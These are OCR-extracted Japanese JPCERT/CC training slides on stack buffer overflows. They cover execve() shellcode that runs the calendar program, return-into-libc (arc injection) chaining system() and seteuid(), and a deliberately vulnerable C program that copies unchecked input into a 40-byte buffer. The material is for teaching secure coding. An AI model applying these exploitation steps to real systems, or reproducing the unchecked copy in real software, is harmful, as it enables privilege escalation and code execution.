シェルコード：システムコールの指定

```
xor %eax,%eax               #eaxに 0 を設定
mov %eax,0xbffff9ff         #NULL ワードに設定
mov $0xb,%al      #execveのシステムコール#を設定
…
```

システムコール番号を0xbに設定するが、これは Linux ではexecve()システムコールに対応する。

Copyright® 2010 JPCERT/CC All rights reserved.

シェルコード:システムコールへの引数設定

JPCERT CC®

```
…
mov $0xb,%al                #execveのコードを設定
mov $0xbffffa03,%ebx        #第 1 引数のポインタ
mov $0xbffff9fb,%ecx        #第 2 引数のポインタ
mov 0xbffff9ff,%edx         #第 3 引数のポインタ
…
```

execve()呼び出しの 3 つの引数をそれぞれ設定する。

第2引数に取るポインタ型配列(プログラムへの引数)

char * []={0xbffff9ff,

"1111"};

第1引数に取る文字列(プログラム名)

"/usr/bin/cal¥0"

引数のデータもシェルコードに含まれている。

NULL バイトを指す。

0x00000000に変更される

ptr 配列を終了、**第 3 引数**としても使用される。

Copyright® 2010 JPCERT/CC All rights reserved.

シェルコード：システムコールの実行

```
…
mov $0xb,%al              #execveのコードを設定
mov $0xbffffa03,%ebx      #第 1 引数のポインタ
mov $0xbffff9fb,%ecx      #第 2 引数のポインタ
mov 0xbffff9ff,%edx       #第 3 引数のポインタ
int $80                   #execveシステムコールを実行
…
```

execve()システムコールを実行し、その結果、Linux のカレンダープログラムが実行される。

Copyright® 2010 JPCERT/CC All rights reserved.

JPCERT CC®

バックグラウンド

- バッファオーバーフローの概要
- スタックの理解

サンプルによる解説

- 脆弱なサンプルプログラム
- プログラムをクラッシュさせる
- プログラムの制御を乗っ取る
- 送り込んだマシンコードをプログラムに実行させる
- アークインジェクションの紹介

Copyright® 2010 JPCERT/CC All rights reserved.

アークインジェクション(return-into-libc)

JPCERT CC®

アークインジェクションは、プログラムのメモリ領域にすでに存在するコードへ制御を移す。

- コードを注入する代わりに、決められたプログラムの制御フローグラフの中に、新しいアーク(制御フロー)を挿入
- 既存関数(**system()** や **exec()** など)のアドレスを利用
- これらの関数により、システム上のプログラムを実行可能
- 他の手法と比較し、難易度は高いが、検知され難く、より洗練された攻撃が可能

Copyright® 2010 JPCERT/CC All rights reserved.

JPCERT CC®


```c
#include <string.h>
int get_buff(char *user_input){
  char buff[40];
  memcpy(buff, user_input, strlen(user_input)+1);
  return 0;
}

int main(int argc, char *argv[]){
  get_buff(argv[1]);
  return 0;
}
```

Copyright® 2010 JPCERT/CC All rights reserved.

1. スタック上の戻りアドレスを既存の関数のアドレスで上書き
2. スタック上に複数の関数呼び出しを連鎖させるスタックフレームを上書き作成
3. 元のフレームを復元し、検出されずにプログラムに制御を戻して実行を再開

Copyright® 2010 JPCERT/CC All rights reserved.

オーバーフローの前後のスタック
関数 get_buff() 中の memcpy() の結果




Copyright® 2010 JPCERT/CC All rights reserved.

get_buff() の戻り

eip →


```
mov esp, ebp
pop ebp
ret
```

get_buff()の戻りで
実行される命令セット




Copyright® 2010 JPCERT/CC All rights reserved.

get_buff() の戻り



Copyright® 2010 JPCERT/CC All rights reserved.


get_buff() の戻り



Copyright® 2010 JPCERT/CC All rights reserved.

```
mov esp, ebp
pop ebp
ret
```

ret 命令によって制御が seteuid() へ移る。




Copyright® 2010 JPCERT/CC All rights reserved.

JPCERT CC®

